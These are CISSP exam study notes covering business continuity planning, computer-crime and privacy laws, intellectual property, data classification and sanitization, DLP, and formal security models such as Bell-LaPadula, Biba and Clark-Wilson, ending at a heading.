People should be provided with all the resources they need to complete their assigned tasks.

Never lose sight on customers, suppliers, and any other individuals who may be affected!

Buildings and Facilities

continuity plan should address two areas for each critical facility:

Hardening Provisions like patching leaky roof or installing reinforced hurricane shutters and fireproof walls.

Alternate Sites should be identified if the hardening is not viable.

Infrastructure

Two main methods of providing this protection:

Physically Hardening Systems protections such as computer-safe fire suppression systems and UPSs

Alternative Systems Redundancy and failover, applies to whatever infrastructure components - transportation systems, electrical power grids, water supplies, and so on.

Plan Approval

Senior management approval and buy-in is essential to the success of the overall BCP effort.

Signature of (chairman or similar business leader) on the plan gives it greater credibility in the eyes of other senior managers.

Plan Implementation

The BCP team should get together and develop implementation schedule that utilizes the resources dedicated to the program.

The BCP team should supervise the conduct of an appropriate BCP maintenance.

Training and Education

Everyone in the organization should receive at least a plan overview briefing.

People with direct BCP responsibilities should be trained and evaluated on their specific BCP tasks.

BCP Documentation

why we need documentation?

- Reference in the event of an emergency
- Historical record of the BCP process that will be useful to future personnel
- Forces the team members to commit their thoughts to paper—a process that often facilitates the identification of flaws in the plan.

Continuity Planning Goals to ensure the continuous operation of the business in the face of an emergency situation.

Statement of Importance

Reflects the criticality of the BCP to the organization's continued viability. It takes the form of a letter to the organization's employees stating the reason of developing the BCP efforts.

Statement of Priorities

Flows directly from the identify priorities phase of the BIA.

It should include a statement that they were developed as part of the BCP process to avoid turf battle between competing organizations.

Statement of Organizational Responsibility

Comes from a senior-level executive and can be incorporated into the same letter as the statement of importance.

It basically echoes the sentiment that "business continuity is everyone's responsibility!"

Statement of Urgency and Timing

Expresses the criticality of implementing the BCP and outlines the implementation timetable.

Vital Records Program

This document states where critical business records will be stored and the procedures for making and storing backup copies of those records.

The biggest challenge in implementing a vital records program is often identifying the vital records in the first place! Once found you can then be used use to inform the rest of the BCP efforts

Emergency-Response Guidelines

These guidelines should include the following:

- Immediate response procedures (security and safety procedures, fire suppression procedures)
- A list of the individuals who should be notified of the incident (executives, BCP team members, etc.)

Secondary response procedures that first responders should take while waiting for the BCP team to assemble; should be easily accessible to everyone in the organization.

Maintenance (plan must be living document)

The BCP team should meet periodically to discuss the plan.

Changes to plan should be thoroughly controlled by version no.

It is also a good practice to include BCP components in job descriptions.

Testing and Exercises

Refer to Domain 7

Laws, Regulation and Compliance

Laws categories

Criminal law *(murder, assault, robbery, etc...)* refers to laws that the police and other law enforcement agencies concern themselves with.

Penalties include: mandatory hours of community service, monetary penalties and prison sentences.

In cybercrime, Computer Fraud and Abuse Act (CFAA), the Electronic Communications Privacy Act (ECPA), and the Identity Theft and Assumption Deterrence Act (ITADA) (among others), provide criminal penalties.

Civil Law AKA Tort law *(bulk of the body of laws)*

Contract disputes, real estate transactions, employment matters, and estate/probate procedures.

Civil laws are subject to the same constitutional parameters and judicial review procedures.

At the federal level, both criminal and civil laws are embodied in the *United States Code USC*.

Law enforcement authorities do not become involved in matters of civil law and the government (unless it is the plaintiff or defendant) does not take sides in the dispute or argue one position or the other.

Only have financial penalties, no prison time.

Administrative Law

These are the policies, procedures, and regulations that govern the daily operations of the agency.

It covers procedures to be followed within a federal agency.

Computer Fraud and Abuse Act (CFAA)

Amended the (CCCA) of 1984 (still in force today) that was enacted by Congress to address crimes that crossed state boundaries.

-The amended law has major provisions that include the prohibition of:
-Unauthorized access to classified/financial info in federal system.
-Use a federal computer to perpetrate a fraud.
-Cause malicious damage to a federal computer system in excess of $1,000.
-Modify medical records in a computer.
-Traffic in computer passwords.
CFAA was changed to cover all "federal-state" computers; the new provisions include the following:
-Any computer used exclusively by the U.S. government or financial institution. OR
-Any combination of computers used to commit an offense when they are not all located in the same state.

1994 CFAA Amendments (Computer Abuse Amendments Act of 1994)

New provisions include:
-Outlawed the creation of any type of malicious code
-Covered interstate commerce rather than just "federal interest" computer systems.
-imprisonment of offenders, regardless of whether they actually intended to cause damage
-Provided legal authority for the victims of computer crime to pursue civil action.

Computer Security Act of 1987 (view inward)

This act view inward (agencies) to examine the current state of computer security in federal government systems.
Four main purposes:
-NIST to develop standards and guidelines.
-To provide for the enactment of such standards and guidelines
-Security plans by all operators of federal computer systems that contain sensitive information.
-Mandatory periodic training for all people involved in processing classified data.
NSA ⇨ Classified data, NIST ⇨ All other systems.

Federal Sentencing Guidelines

provided punishment guidelines to help federal judges interpret computer crime laws.
Three major provisions
-formalized the *prudent man rule*, which requires senior executives to take personal responsibility for ensuring their due care.
-Allowed organizations and executives to minimize punishment for infractions by demonstrating that they used due diligence.
-Three burdens of proof for negligence. **First**, the person accused of negligence must have a legally recognized obligation. **Second**, the person must have failed to comply with recognized standards. **Finally**, there must be a causal relationship between the act of negligence and subsequent damages.

National Information Infrastructure Protection Act of 1996

- Amended CFAA.
-Major provisions:
-Interstate commerce + computer systems used in international commerce
-Extended to other infrastructure; such as railroads, gas pipelines, electric power grids, and telecommunications circuits.
- Damage (intentional or reckless) to critical portions of the national infrastructure is a felony

Paperwork Reduction Act of 1995

Requires that agencies obtain Office of Management and Budget (OMB) approval before requesting most types of information from the public (forms, interviews, record-keeping requirements, etc...)

Government Information Security Reform Act (GISRA) of 2000

Amended Paperwork Reduction Act.
Five basic purposes
-Comprehensive framework over resources that support federal operations.
-Interoperability and security management measure for federal computing environment.
-Effective government-wide management and oversight of the related information security risks.
-Maintenance of minimum controls required to protect federal information and information systems.
-Mechanism for improved oversight of federal agency information security programs.
NIST and NSA to provision oversight responsibilities for classified and unclassified information processing system.
Also creates a new category of computer system (*mission-critical system*) that:
-It is defined as a national security system by other provisions of law.
-It is protected by procedures established for classified information.
-The loss, misuse, disclosure, or unauthorized access to or modification of any information it processes would have a debilitating impact on the mission of an agency.

Federal Information Security Management Act (FISMA) of 2002

Requires that federal agencies implement an information security program that covers the agency's operations.
FISMA places a significant burden on federal agencies and government contractors
Outlines:
-Periodic risk assessment.
-Cost-effective policies and procedures that is risk-based.
-Adequate information security for networks, facilities, information systems, etc...
-Security awareness and training.
-Periodic testing of policies effectiveness.
-Security incident response program.
-Plans for continuity of operations.

Intellectual Property

Copyrights (©) and the DMCA

Original works of authorship.

Literary works, Musical works, Dramatic works, Pantomimes and choreographic works, Pictorial, and sculptural works, etc...)

Copyright is the expression of idea, not the idea itself.

A work is considered "*for hire*" when it is made for an employer during the normal course of an employee's workday

Officially registering a copyright is not a prerequisite for copyright enforcement.

Works by one or more authors are protected until 70 years after the death of the last surviving author.

The **Digital Millennium Copyright Act DMCA** serves to bring U.S. copyright law into compliance with terms of World Intellectual Property Organization (WIPO) treaties.

The **DMCA** limits the liability of Internet service providers when their circuits are used by criminals violating the copyright law.

To qualify for the exemption of limiting liabilities of ISP, their activities must meet the following requirements

-The TX must be initiated by a person other than the provider.

-The transmission, routing, provision of connections, or copying must be carried out by an automated technical process without selection of material by the ISP.

-The ISP must not determine the recipients of the material.

-Any intermediate copies must not ordinarily be accessible to anyone other than anticipated recipients, and must not be -retained for longer than reasonably necessary.

-The material must be transmitted with no modification to its content.

Congress also included provisions in the DMCA that allow the creation of backup copies of computer software and any maintenance, testing, or routine usage activities that require software duplication.

Trademarks (™) (®) words, slogans, and logos used to id a company to avoid confusion in the marketplace while protecting the IP rights of people and organizations.

(ISC)² Logo

If you use a trademark in the course of your public activities, your TM will be protected under any relevant trademark law and can use the ™ symbol to show the intent of protection for your TM.

Official recognition of TM requires registration with the United States Patent and Trademark Office (USPTO).

The ® symbol denotes that this is a registered TM.

The acceptance of TM requires two requirements:

- Must not be confusingly similar to another trademark (Mike-row-soft)

-The TM should not be descriptive of the goods and services that you will offer (Dan's Hardware Company)

TMs are granted for an initial period of 10 years and can be renewed for unlimited successive 10-year periods.

Patents

Computer chip, camera lenses are types of patent (usually hardware in tech world)

Protect the IP rights of inventors, typically for 20 years during which the inventor is granted exclusive rights to use the invention (whether directly or via licensing agreements), then it's available in the public domain.

Patent requirement:

-The invention must be new (original idea)

-The invention must be useful (accomplishes some sort of task)

-The invention must not be obvious.

Trade Secret

The secret formula for Pepsi

By their nature you don't register them with anyone.

Adequate internal control (NDAs, DLPs, etc...) is the only control to preserve trade secret status.

Trade secret protection is one of the best ways to protect computer software (generally the source code can be protected by Copyright laws as literal work)

Trade secrets can be protected under:

Economic Espionage Act of 1996

The act has two major provisions

-Anyone found guilty of stealing trade secrets from a U.S. corporation with the intention of benefiting a foreign government or agent (**$500,000** fine and imprisoned for up to 15 years)

-Other circumstances ($250,000 and up to 10 years)

Licensing

Four common types of license agreements

Contractual license agreements use a written contract between the software vendor and the customer (highly-priced and/or –specialized)

Shrink-wrap license agreements is a clause stating that you acknowledge agreement to the terms of the contract simply by breaking the shrink-wrap seal on the package.

Click-through license agreements the contract terms are either written on the software box or included in the software documentation or during the installation (when you clicking 'I accept these terms')

Cloud services license agreements it does not require any form of written agreement, rather it simply flashes legal terms on the screen for review. In some cases, they may simply provide a link to legal terms and a check box for users to confirm that they read and agree to the terms.

Licensing can be protected under:

Uniform Computer Information Transactions Act (UCITA)

Common framework for the conduct of computer-related business transactions (contain provisions that address s/w licensing).

It requires that manufacturers provide software users with the option to reject the terms of the license agreement.

Import/Export

During the Cold War, the government developed a complex set of regulations governing the export of sensitive hardware and software products to other nations.

Recent changes in federal policy have relaxed these restrictions and provided for more open commerce.

Encryption Export Controls

Previous regulations by Commerce department's Bureau of Industry and Security strictly prohibited the exportation of encryption technologies outside USA.

These regulation has caused severe competitive disadvantage for software companies, and after lengthy lobbying campaigns, regulations has been relaxed on this regards,

Current regulations now designate the categories of retail and mass market security software; it permitted firms to submit these products for review by the Commerce Department.

Privacy Laws

Fourth Amendment sets the basis for privacy rights is in the Fourth Amendment to the U.S. Constitution.

It prohibits government agencies from searching private property without a warrant and probable cause.

Privacy Act of 1974

Very restrictive, it prohibits agencies from disclosing PIIs without prior written consent from the affected individual.

No records, but the necessary records should be maintained, and then destroyed once the need is over.

Electronic Communications Privacy Act (ECPA) of 1986

Any illegal interception of electronic communication (email and voicemail monitoring) is a crime in the eye of this law, along with the unauthorized access to stored e-data.

Wiretapping and monitoring mobile conversations is fined up to $500 and/or prison time up to 5 years.

Communications Assistance for Law Enforcement Act (CALEA) of 1994

Amended ECPA, it requires all communications carriers to make wiretaps possible for law enforcement with an appropriate court order, regardless of the technology in use.

Economic and Protection of Proprietary Information Act of 1996

Extends the definition of 'property' to include proprietary economic information (industrial espionage)

Health Insurance Portability and Accountability Act (HIPPA) of 1996

The scope of this law is not only limited to hospitals, rather it further includes physicians, insurance companies, and other organizations that process or store PHI data.

Most of HIPPA regulation puts huge burden on the organizations that process/store PHI data to maintain optimum security and privacy controls on this data.

HIPAA also clearly defines the rights of individuals who are the subject of medical records and requires organizations that maintain such records to disclose these rights in writing.

Health Information Technology for Economic and Clinical Health Act (HITECHA) of 2009

Updated HIPPA in the regards of the security and privacy (HIPAA Omnibus Rule in 2013)

It change in the way the law treats Business Associates (BAs), organizations who handle protected health information (PHI) on behalf of a HIPAA Covered Entity.

Any relationship between a covered entity and a BA must be governed by a written contract known as a business associate agreement (BAA) (BA will be directly subject to HPPA compliance)

New data breach notification requirements under the HITECH Breach Notification Rule (covered entities who experience a data breach must notify affected individuals of the breach and must also notify both the Secretary of Health and Human Services and the media when the breach affects more than 500 individuals.

California SB 1386 of 2002

California is the first state to immediately disclose to individuals the known or suspected breach of PII.

Children's Online Privacy Protection Act (COPPA) of 1998

COPPA makes a series of demands on websites that cater to children or knowingly collect information from children.

- Websites must have a privacy notice that clearly states the types of information they collect and what it's used for.
- Parents must be provided with the opportunity to review any information collected from their children and permanently delete it from the site's records.
- Parents must give verifiable consent to the collection of information about children younger than the age of 13 prior to any such collection.

Gramm-Leach-Bliley Act (GLBA) of 1999

Before 1999, there were strict barriers between financial institutions (Banks, insurance companies and credit providers)

GLBA somewhat relaxed these restrictions between financial institutions, while maintaining enough importance to privacy implications that might be resulted from such relaxation by including number of limitations on the types of information that could be exchanged even among subsidiaries of the same corporation and required financial institutions to provide written privacy policies to all their customers by July 1, 2001.

Sarbanes-Oxley Act (SOX) of 2002

AKA Public Company Accounting Reform and Investor Protection Act, it is a set new or expanded requirements for all U.S public company boards.

The bill was enacted as reaction to number of major corporate scandals, including Enron and WorldCom.

It covers responsibilities of public corporation's BoD and adds criminal penalties for certain misconduct.

There are provisions in the act also apply to private companies, for example the willful destruction of evidence to impede a federal investigation.

USA PATRIOT Act of 2001

This act greatly broadened the powers of law enforcement organizations and intelligence agencies across a number of areas, including when monitoring electronic communications.

One of the major changes prompted by the PATRIOT Act revolves around the way government agencies obtain wiretapping

authorizations (then, one circuit at a time; now, all communications to or from one person under single warrant)
Under the terms of the PATRIOT Act, ISPs may voluntarily provide the government with a large range of information.
The PATRIOT Act also allows the government to obtain detailed information on user activity through the use of a subpoena (as opposed to a wiretap)
Amended CFAA to provide more severe penalties for criminal acts (jail terms of up to 20 years)

Family Educational Rights and Privacy Act (FERPA)

Specialized privacy bill that affects any educational institution that accepts any form of funding from the federal government
It grants certain privacy rights to students older than 18 and the parents of minor students.
Specific FERPA protections include the following:
Parents/students have the right to inspect any educational records maintained by the institution on the student.
Parents/students have the right to request correction of records they think are erroneous and the right to include a statement in the records contesting anything that is not corrected.
Schools may not release personal information from student records without written consent, except under certain circumstances.

Identity Theft and Assumption Deterrence Act 1998

This act makes identity theft a crime against the person whose identity was stolen and provides severe criminal penalties (up to a 15-year prison term and/or a $250,000 fine)

European Union Privacy Law 1998

The directive requires that all processing of personal data meet one of the following criteria:
Consent; Contract; Legal obligation; Vital interest of the data subject; Balance between the interests of the data holder and the interests of the data subject
The directive also outlines key rights of individuals about whom data is held and/or processed:
Right to access, correct inaccurate the data
Right to know the data's source
Right to withhold consent to process data in some situations
Right of legal action should these rights be violated
US companies doing business in Europe can obtain protection under a treaty between the EU and the United States that allows the Department of Commerce to certify businesses that comply with regulations and offer them *"safe harbor"* from prosecution.
To qualify for the safe harbor provision, U.S. companies conducting business in Europe must meet seven requirements for the processing of personal information:
Notice They must inform individuals of what information they collect about them and how the information will be used.
Choice They must allow individuals to opt out if the information will be used for any other purpose or shared with a third party.
Onward Transfer Organizations can share data only with other organizations that comply with the safe harbor principles.
Access Individuals must be granted access to any records kept containing their personal information.
Security Proper mechanisms must be in place to protect data against loss, misuse, and unauthorized disclosure.
Data Integrity Organizations must take steps to ensure the reliability of the information they maintain.
Enforcement Organizations must make a dispute resolution process available to individuals and provide certifications to regulatory agencies that they comply with the safe harbor.

Compliance

Payment Card Industry Data Security Standard PCI-DSS

PCI DSS governs the security of credit card information and is enforced through the terms of a merchant agreement between a business that accepts credit cards and the bank that processes the business's transactions.
PCI DSS has 12 main requirements:
1. Install and maintain a firewall to protect cardholder data.
2. Do not use vendor-supplied defaults for system passwords
3. Protect stored cardholder data.
4. Encrypt transmission of cardholder.
5. Protect all systems against malware with regular updates.
6. Develop and maintain secure systems and applications.
7. Restrict access to cardholder data by business need-to-know.
8. Identify and authenticate access to system components.
9. Restrict physical access to cardholder data.
10. Track and monitor all access to cardholder data.
11. Regularly test security systems and processes.
12. Maintain a policy to address info. Sec. for all personnel.

Domain 2 Asset Security

Do you know these already? If no, please refer back to your resources, if yes, march on:

Information classification, data/system ownership, data retention policies, data protection controls, handling requirements, DLP technologies.

Asset Classification and Labeling

One of the first steps in asset security is classifying and labeling assets.

Major categories of data that needs special include:

Personally Identifiable Information (PII)

Any information about an individual maintained by an agency, including:

(1) any information that can be used to distinguish or trace an individual's identity, such as name, social security number, date and place of birth, mother's maiden name, or biometric records; and;

(2) any other information that is linked or linkable to an individual, such as medical, educational, financial, and employment info.

(Source: NIST-SP 800-122)

Protected Health Information (PHI)

Any information, whether oral or recorded in any form or medium, that—

(A) is created or received by a health care provider, health plan, public health authority, employer, life insurer, school or university, or health care clearinghouse; and

(B) relates to the past, present, or future physical or mental health or condition of any individual, the provision of health care to an individual, or the past, present, or future payment for the provision of health care to an individual.

(Source: HIPPA)

Proprietary Data and trade secrets

Proprietary data refers to any data that helps an organization maintain a competitive edge.

Defining Classifications

Mapping Military and commercial classification

Top Secret (Confidential or Proprietary) – if disclosed, can cause exceptionally grave damage to the national security.

Secret (Private) – if disclosed, can cause serious damage to the national security.

Confidential (Sensitive) – if disclosed; can cause damage to the national security.

Unclassified (Public) refers to any data that doesn't meet one of the descriptions from above.

For the CISSP exam "Sensitive information" refers to any information that isn't public or unclassified.

Data States

Data has three sates mainly:

While in use; at rest and in transit.

Protections of data at different states include

In use: data in use is the data that's being processed right now, commonly resides in RAM or cache (temporary storage buffers) – protections include purging memory buffers to insure all residual sensitive data is completely removed from memory.

At rest: any data stored on media such as system hard drives, external USB drives, storage area networks (SANs), and backup tapes – protections include strong encryption protocols, strong authentication and authorization controls.

In transit: Data in transit (AKA data in motion) is any data transmitted over a network – protections include encryption (VPN, SSL, SSH).

Sensitive Data Management

Marking sensitive data

This is based on classification for ease of identification.

Physical labels indicate the security classification for the data stored on media or processed on a system (labels attached to backup tapes)

Another way to represent marking and labelling is with the help of color-coded hardware - some military agencies purchase red-colored thumb drives, technical security controls identify these flash drives using a universally unique identifier (UUID) and can enforce security DLP policies, DLP systems can block users from copying data to other USB devices and ensure that data is encrypted when a user copies it to one of these devices.

Digital marks or labels are a simple method is to include the classification as a header and/or footer in a document, or embed it as a *watermark.*

DLP systems can identify documents that include sensitive information through headers, footers or watermarks, and can apply the appropriate security controls.

Another method of labeling is through *desktop backgrounds,* this is where systems being used to process proprietary data might have a black desktop background with the word 'Proprietary' in white and a wide orange border.

Marking 'insensitive' data is as important as 'sensitive' data to reduce the confusion in the case of 'classified' but unmarked data.

Declassification: downgrading media to less sensitive class., in order to be "re-used", but first it must be sanitized using appropriate procedures to reduce the risk of *data remanence*.

No sanitization method has proved to guarantee 100% data purge, because of this and in the extremist cases, agencies (especially military and national security) prohibits declassification at all, and instead it uses pure physical destruction methods.

Data remanence: most data deletion operations do not, in fact, erase anything; normally, they remove the file pointer in the disk and mark the memory as available for other data without wiping (or even erasing) the original data, that results in data remanence issues.

Handling Sensitive Data

Best practices for handling the media that holds the data:

- Backup tapes should be protected with the same level of protection as the data that is backed up.
- Policies and procedures need to be in place to ensure that people understand how to handle sensitive data.

- Effective tracking and strong access control mechanism (logical and physical)
- documenting the history on changes to media (effective change control program)
- Ensuring environmental conditions do not endanger media.
- Inventorying the media on a scheduled basis.

Case study

In April 2011 that the UK's Ministry of Defense mistakenly published classified information on nuclear submarines, in response to Freedom of Information requests. They redacted the classified data by using image-editing software to black it out; however, anyone who tried to copy the data was able to copy all the text.

Storing Sensitive Data

The value of any sensitive data is much greater than the value of the media holding the sensitive data.

It should be stored in such a way that it is protected against loss.

Destroying Sensitive Data

A GLANCE AT NIST SP 800-88, REVISION 1, "GUIDELINES FOR MEDIA SANITIZATION" WOULD VERY WELL HELP YOU GRASP THIS SECTION FOR THE EXAM.

Different data destruction methods include:

Clearing, or overwriting, is a process of preparing media for reuse and assuring that the cleared data cannot be recovered using traditional recovery tools (writing a single character, or a specific bit pattern, over the entire media)




Figure 3 - Clearing a HDD (*Image from Sybex book – the 7th Edition*)

Purging (more intense) form of clearing that prepares media for reuse; it will repeat the clearing process multiple times and may combine it with another method.

Sanitization can refer to the destruction of media or using a trusted method to purge classified data from the media without destroying it (degaussing, Crypto erasure, etc..)

Degaussing A degausser creates a strong magnetic field that erases data on some media.

Degaussing a hard disk will normally destroy the electronics used to access the data (no assurance that all of the data has actually been destroyed. Degaussing **does not** affect optical *CDs, DVDs, or SSDs.*

Destruction is the most secure method of sanitizing media.

Methods of destruction include incineration, crushing, shredding, disintegration, and dissolving using caustic or acidic chemicals.

Some organizations remove the platters in highly classified disk drives and destroy them separately.

Erasing media is simply performing a delete operation against a file, a selection of files, or the entire media.

Retaining Assets

Retention requirements apply to data or records, media holding sensitive data, systems that process sensitive data, and personnel who have access to sensitive data.

Record retention and media retention is the most important element of asset retention, it involves retaining and maintaining important information as long as it is needed and destroying it when it is no longer needed.

An organization's data policy typically identifies retention timeframes (some laws and regulations dictates this)

Even in the absence of external requirements, an organization should still identify how long to retain data.

Case Study

Aircraft manufacturer Boeing was once the target of a class action lawsuit. Attorneys for the claimants learned that Boeing had a warehouse filled with 14,000 email backup tapes and demanded the relevant tapes. Not all of the tapes were relevant to the lawsuit, but Boeing had to first restore the 14,000 tapes and examine the content before they could turn them over. It ended up settling the lawsuit for $92.5 million, and analysts speculated that there would have been a different outcome if those 14,000 tapes hadn't existed.

Identifying Data Roles

Data Owner is the person who has ultimate organizational responsibility for data (CEO, president, or a department head)

Data owners identify the classification of data and ensure that it is labeled properly; and may be liable for negligence if they fail to perform due diligence

NIST SP 800-18 outlines the following responsibilities for the information owner

-Establishes the rules for appropriate use and protection of the subject data/information (rules of behavior)

-Provides input to information system owners regarding the security requirements and security controls for the Info.Sys.

-Decides who has access to the information system and with what types of privileges.

-Assists in the identification and assessment of the common security controls.

System Owners owns the system that processes sensitive data (normally the IT and/or the software development depts.)

NIST SP 800-18 outlines the following responsibilities for the system owner:

-Develops a system security plan in coordination with information owners, the sysadmin, and end users.

-Maintains the system security plan.

-Ensures that system users and support personnel receive appropriate security training.

-Updates the system security plan whenever a significant change occurs.

-Assists in the identification, implementation, and assessment of the common security controls.

More than one System Owner

Consider a web server used for e-commerce that interacts with a back-end database server. A software dev. department might perform database administration, but the IT department maintains the web server. In this case, the software development DH is the system owner for the database server, and the IT DH is the system owner for the web server.

Business/Mission Owners

NIST SP 800-18 refers to the business/mission owner as a program manager or an information system owner. His responsibilities overlap with the responsibilities of the system owner.

Business owners might own processes that use systems managed by other entities.

Business Owners vs. System Owners

The sales department could be the business owner but the IT department and the software development department could be the system owners for systems used in sales processes.

Data Processor

Generically, a data processor is any system used to process data. However, in the context of the EU Data Protection law, data processor has a more specific meaning *"a natural or legal person which processes personal data solely on behalf of the data controller."* In this context, the data controller is the person or entity that controls processing of data.

Administrator is responsible for granting appropriate access to personnel.

Custodians, data owners often delegate day-to-day tasks to a custodian.

A custodian helps protect the integrity and security of data by ensuring it is properly stored and protected.

User is any person who accesses data via a computing system to accomplish work tasks.

Users MUST have access to only the data they need to perform their work tasks.

Protecting Privacy

Many laws and regulations mandate the protection of privacy data, and organizations have an obligation to learn which laws and regulations apply to them.

Many laws require organizations to disclose what data they collect, why they collect it, and how they plan to use the information.

Additionally, these laws prohibit organizations from using the information in ways that are outside the scope of what they intend to use it for.

Using Security Baselines

Baselines provide a starting point and ensure a minimum security standard. One common baseline that organizations use is imaging.

This ensures all of the systems are deployed in a similar secure state.

After deploying systems in a secure state, auditing processes periodically check the systems to ensure they remain in a secure state (Microsoft Group Policy)

NIST SP 800-53 discusses security control baselines as a list of security controls

It stresses that a single set of security controls does not apply to all situations, but any organization can select a set of baseline security controls and tailor it to its needs

Scoping and Tailoring

Scoping refers to reviewing baseline security controls and selecting only those controls that apply to the IT system you're trying to protect.

Tailoring refers to modifying the list of security controls within a baseline so that they align with the mission of the organization.

Protecting Other Assets

Protecting Mobile Devices

The following list provides many of the protection mechanisms to protect mobile devices.

- Inventory all mobile devices, including serial numbers.
- Harden the OS by applying baseline secure configurations.
- Password-protect the BIOS on laptops.
- Register all devices with their respective vendors.
- Do not check mobile devices as luggage when flying. Always carry them on with you.
- Never leave a mobile device unattended.
- Engrave the device with a symbol or number for proper identification.
- Use a slot lock for laptops.
- Back up all data on mobile devices to an organizationally controlled repository.

Paper Records

Here are some principles to consider when protecting paper records:

• Educate your staff on proper handling of paper records.
• Minimize the use of paper records.
• Ensure workspaces are kept tidy.
• Lock away all sensitive paperwork as soon as you are done with it.
• Prohibit taking sensitive paperwork home.
• Label all paperwork with its classification level.
• Conduct random searches of employees' bags as they leave the office to ensure sensitive materials are not being taken home.
• Destroy unneeded sensitive papers using a crosscut shredder. For very sensitive papers, consider burning them instead.

Safes

The types of safes an organization can choose from are:

• **Wall safe** Embedded into the wall and easily hidden.
• **Floor safe** Embedded into the floor and easily hidden
• **Chests** Stand-alone safes.
• **Depositories** Safes with slots, which allow the valuables to be easily slipped in.
• **Vaults** Safes that are large enough to provide walk-in access

If a safe has a combination lock, it should be changed periodically, and only a small subset of people should have access to the combination or key.

The safe should be in a visible location, so anyone who is interacting with the safe can be seen.

If the safe has a *passive relocking* function, it can detect when someone attempts to tamper with it.

If a safe has a *thermal relocking* function, when a certain temperature is met (possibly from drilling), an extra lock is implemented to ensure the valuables are properly protected.

Data Leakage

Data Leak Prevention (DLP)

Data leak prevention (DLP) comprises the actions that organizations take to prevent unauthorized external parties from gaining access to sensitive data.

That definition has some key terms. First, the data has to be considered *sensitive* (not all data will be protected). Second, DLP is concerned with *external parties*. If somebody in the accounting department gains access to internal R&D data, that is a problem, but technically it is not considered a data leak. Finally, the external party gaining access to our sensitive data must be *unauthorized* to do so. If former business partners have some of our sensitive data that they were authorized to get at the time they were employed, then that is not considered a leak either.

General Approaches to DLP

There is no one-size-fits-all approach to DLP, but there are tried-and-true principles that can be helpful.

One important principle is the integration of DLP with our risk management processes.

DLP products has two main approaches:

Network DLP applies data protection policies to data in motion. NDLP products are normally implemented as appliances that are deployed at the perimeter of an organization's networks.

Endpoint DLP applies protection policies to data at rest and data in use.

EDLP is implemented in software running on each protected endpoint (usually called a DLP agent, communicates with the DLP policy server to update policies and report events. that is difficult for attackers to exploit.)

Hybrid DLP deploys both NDLP and EDLP.

Obviously, this approach is the costliest and most complex.

Watermarking

Watermarking is the practice of embedding an image or pattern in paper that isn't readily perceivable. It is often used with currency to thwart counterfeiting attempts.

Domain 3 Security Engineering

Do you know these already? If no, please refer back to your resources, if yes, march on:

Secure system design principles, system capabilities and architecture, security models (BLP, Biba, Clark-Wilson, etc...), TCB, Evaluation models (TCSEC, ITSEC and CC), Certification and Accreditation Systems, Vulnerabilities, Threats, and Countermeasures, Cryptography (Symmetric, Asymmetric and Hashing), Physical security requirements.

System Engineering is interdisciplinary approach to translating users' needs into the definition of a system, its architecture and design through an iterative process that result in an effective operational system. Systems engineering applies over the entire life cycle, from concept development to final disposal

ISO/IEC 15288:2008 An international system engineering standard covering processes and lifecycle stages. It defines a set of processes divided into four categories: technical, project, agreement, and enterprise.

System Capabilities

Confinement *(Sandboxing)* allows a process to read from and write to only certain memory locations and resources.

Can be implemented through:

-The OS itself (process isolation, memory protection)

-Confinement applications and services.

-Virtualization (VMware)

Bounds *(Kernel or User?)* the bound of a process consist of limits set on the memory addresses and resources it can access.

Logical segmentation of memory area for each process to use, more secure ⇨ physical bounds (...and more expensive)

Isolation when a process is ***confined*** through enforcing access *bounds*; that process runs in *isolation*.

Any behaviour will affect ONLY the memory and resources associated with the isolated process.

Fundamental Concepts of Security Models

WHAT | Explicit set of rules that a computer can follow to implement the fundamental security concepts that makes up the security policy.

HOW | provides a way for designers to map abstract statements into a security policy.

WHY | Developers can be sure their security implementation supports the security policy.

T C B ⇨ Orange Book (a combination of hardware, software, and controls that work together to form a trusted base to enforce your security policy)

It should be as small as possible so that it can be easily verified.

TCB's **Security Perimeter** is an imaginary boundary that separates the TCB from the rest of the system.

Trusted Paths are secure channel that communicates the TCB with the rest of the system.

According to the TCSEC, trusted paths are required for high trust level systems such as those at level B2 or higher of TCSEC.

Reference Monitor *(The Law)* is part of the TCB that validates access to every resource prior to granting access requests.

Security Kernel *(The enforcer)* is collection of components in the TCB that work together to implement reference monitor functions (H/W and S/W)

The Security Kernel requirements:

i. It must provide isolation and the processes must be tamperproof.

ii. It must be invoked for every access attempt (impossible to circumvent, foolproof)

iii. It must be small enough to be easily verified

State Machine Model

State of a machine is captured in order to verify the security of a system.

State consists of all current permissions and instances of subjects accessing the objects.

Always secure no matter what state it is in!

Finite state machine (FSM) (external input + internal machine state) = all kinds of complex systems.

State transition (accepting input or producing output) = new state.

This model is the basis for most other security models.

Bell-LaPadula Model

remember these keywords regarding BLP

(Confidentiality, DoD, Information flow, Lattice, 1st mathematical model, Multilevel, Secure state)

The BLP model prevents the leaking transfer of classified info.

It does not address covert channels.

Two Access Rules:

Simple Security Property – no read up

Security Property ("Star" Security Property)* – no write down

Two Object Label Rules:

-**Strong and Weak Tranquillity Property** - security labels will not change while the system is operating.

-**Weak Tranquillity Property** - security labels will not change in a way that conflict with defined security properties.

Exception to BLP: A trusted subject is allowed to violate the * Security Property and perform a write-down, which is necessary when performing valid object declassification or reclassification.

Lattice-Based Access Controls

remember these keywords regarding lattice

(GLB, LUB, Multilevel, Multilateral)

Security controls for complex environments.

In this model, the subjects have a Least Upper Bound (LUB) and Greatest Lower Bound (GLB) of access to the objects based on their lattice position.

A security lattice model combines multilevel and multilateral security.

Biba Model

remember these keywords regarding Biba

(integrity lattice, axiom, classification and labels)

Focused on maintaining the integrity of objects.

It uses a lattice of integrity levels unlike Bell-LaPadula which uses a lattice of security levels.

Two primary rules

Simple Integrity Axiom – no read down

* Integrity Axiom ("Star" Integrity Axiom) – no write up

Essentially the reverse of Bell-LaPadula

Critiques and drawbacks of the Biba model:

-It doesn't address confidentiality or availability.

-It focuses only on the external threats.

-No access control management.

-Doesn't protect against covert channel (just like PLB).

Clark-Wilson Model

remember these keywords regarding CW

(access triple, separation of duties, well formed transactions, interfaces)

Real-world integrity model.

It requires subjects to access objects via programs.

Two primary concepts

Well-Formed Transactions - ability to enforce control over applications; comprised of the "access control triple: *subject, procedure, and object"*

Separation of Duties - ensures that authorized users do not change data in an inappropriate way.

Clark Wilson's items and procedures

